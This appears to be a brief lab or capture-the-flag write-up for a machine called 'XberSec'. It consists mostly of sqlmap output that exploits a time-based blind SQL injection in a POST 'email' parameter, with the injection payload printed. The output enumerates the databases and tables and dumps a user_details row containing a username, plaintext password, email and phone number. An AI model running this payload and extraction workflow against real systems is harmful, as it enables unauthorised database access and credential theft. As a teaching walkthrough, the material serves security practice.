


# XBERSEC

## SQL-injection vulnerability



1. Introduction to Xbersec
2. SQL-injection vulnerability

# 1. Introduction to Xbersec

The XberSec Machine is typically associated with cybersecurity systems or solutions that aim to enhance digital security by identifying and defending against cyber threats. While specific details might vary depending on the context, the term "XberSec" is likely a combination of "Cyber" (referring to cybersecurity) and "Sec" (for security). A machine branded as XberSec refer to software solutions designed to protect digital environments.

## 2. SQL-injection vulnerability

- Find the database name using Sql-injection script

```
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (2) and risk (2) values? [Y/n] Y
[17:15:50] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[17:15:50] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[17:15:50] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
[17:15:50] [WARNING] most likely web server instance hasn't recovered yet from previous timed based payload. If the problem persists please wait for a few minutes and
rerun without flag 'T' in option '--technique' (e.g. '--flush-session --technique-BEUS') or try to lower the value of option '--time-sec' (e.g. '--time-sec=2')
[17:15:51] [INFO] testing 'Generic UNION query (NULL) - 21 to 40 columns'
[17:15:52] [INFO] checking if the injection point on POST parameter 'email' is a false positive
POST parameter 'email' is vulnerable. Do you want to keep testing the others (if any)? [y/N] Y
sqlmap identified the following injection point(s) with a total of 447 HTTP(s) requests:
-----
Parameter: email (POST)
Type: time-based blind
Title: MySQL >= 5.0.12 RLIKE time-based blind
Payload: email=abcd' RLIKE SLEEP(5) AND 'tkGv'='tkGv
-----
[17:16:28] [INFO] the back-end DBMS is MySQL
[17:16:28] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
back-end DBMS: MySQL >= 5.0.12
[17:16:28] [INFO] fetching database names
[17:16:28] [INFO] fetching number of databases
[17:16:28] [INFO] retrieved:
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
5
[17:16:47] [INFO] retrieved:
[17:16:53] [INFO] adjusting time delay to 1 second due to good response times
mysql
[17:17:10] [INFO] retrieved: information_schema
[17:18:13] [INFO] retrieved: performance_schema
[17:19:15] [INFO] retrieved: sys
[17:19:26] [INFO] retrieved: xtree
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
[*] xtree
```

- Find the table in xtree database

```
[17:21:15] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12
[17:21:15] [INFO] fetching tables for database: 'xtree'
[17:21:15] [INFO] fetching number of tables for database 'xtree'
[17:21:15] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
[17:21:27] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
[17:21:37] [INFO] adjusting time delay to 1 second due to good response times
9
[17:21:37] [INFO] retrieved: blog
[17:21:53] [INFO] retrieved: clients
[17:22:17] [INFO] retrieved: contact
[17:22:40] [INFO] retrieved: mapping_data_page
[17:23:44] [INFO] retrieved: mdata
[17:23:56] [INFO] retrieved: mpages
[17:24:13] [INFO] retrieved: subscriber
[17:24:42] [INFO] retrieved: user_details
[17:25:25] [INFO] retrieved: vulnerability
Database: xtree
[9 tables]
+-----+
| blog      |
| clients  |
| contact   |
| mapping_data_page |
| mdata     |
| mpages    |
| subscriber |
| user_details |
| vulnerability |
+-----+
```

- Find the user\_details in xtree database table

```
[17:29:35] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.0.12
[17:29:35] [INFO] fetching entries of column(s) 'usr_email,usr_email_id,usr_name,usr_password' for table 'user_details' in database 'xtree'
[17:29:35] [INFO] fetching number of column(s) 'usr_email,usr_email_id,usr_name,usr_password' entries for table 'user_details' in database 'xtree'
[17:29:35] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[17:29:37] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
1
[17:29:53] [WARNING] (case) time-based comparison requires reset of statistical model, please wait..... (done)

[17:29:55] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
[17:29:55] [INFO] retrieved:
[17:30:05] [INFO] adjusting time delay to 1 second due to good response times
smith@g.co
[17:30:42] [INFO] retrieved: samsmith
[17:31:09] [INFO] retrieved: Smith@123
Database: xtree
Table: user_details
[1 entry]
+-----+-----+-----+-----+
| usr_name | usr_email | usr_email_id | usr_password |
+-----+-----+-----+-----+
| samsmith | <blank>   | smith@g.co   | Smith@123    |
+-----+-----+-----+-----+
```

```
[17:35:42] [INFO] retrieved: usr_email_id
[17:37:08] [INFO] retrieved: usr_mobile_no
[17:38:51] [INFO] retrieved: usr_role
[17:39:54] [INFO] retrieved: usr_password
[17:41:24] [INFO] retrieved: Active
[17:41:58] [INFO] retrieved: created_date
[17:43:12] [INFO] retrieved: created_by
[17:44:16] [INFO] fetching entries for table 'user_details' in database 'xtree'
[17:44:16] [INFO] fetching number of entries for table 'user_details' in database 'xtree'
[17:44:16] [INFO] resumed: 1
[17:44:16] [WARNING] (case) time-based comparison requires reset of statistical model, please wait..... (done)
A
[17:44:19] [INFO] retrieved:
[17:44:23] [INFO] adjusting time delay to 1 second due to good response times
Sam Smith
[17:44:53] [INFO] retrieved: Admin
[17:45:09] [INFO] retrieved: 2020-10-19 14:52:57
[17:46:09] [INFO] retrieved: 1
[17:46:11] [INFO] retrieved: smith@g.co
[17:46:50] [INFO] retrieved: 9966586523
[17:47:24] [INFO] retrieved: samsmith
[17:47:50] [INFO] retrieved: Smith@123
[17:48:20] [INFO] retrieved: 8001
Database: xtree
Table: user_details
[1 entry]
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| userID | usr_email_id | name      | Active | usr_name | usr_role | created_by | created_date      | usr_password | usr_mobile_no |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1      | smith@g.co   | Sam Smith | A      | samsmith | 8001     | Admin      | 2020-10-19 14:52:57 | Smith@123    | 9966586523    |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+

```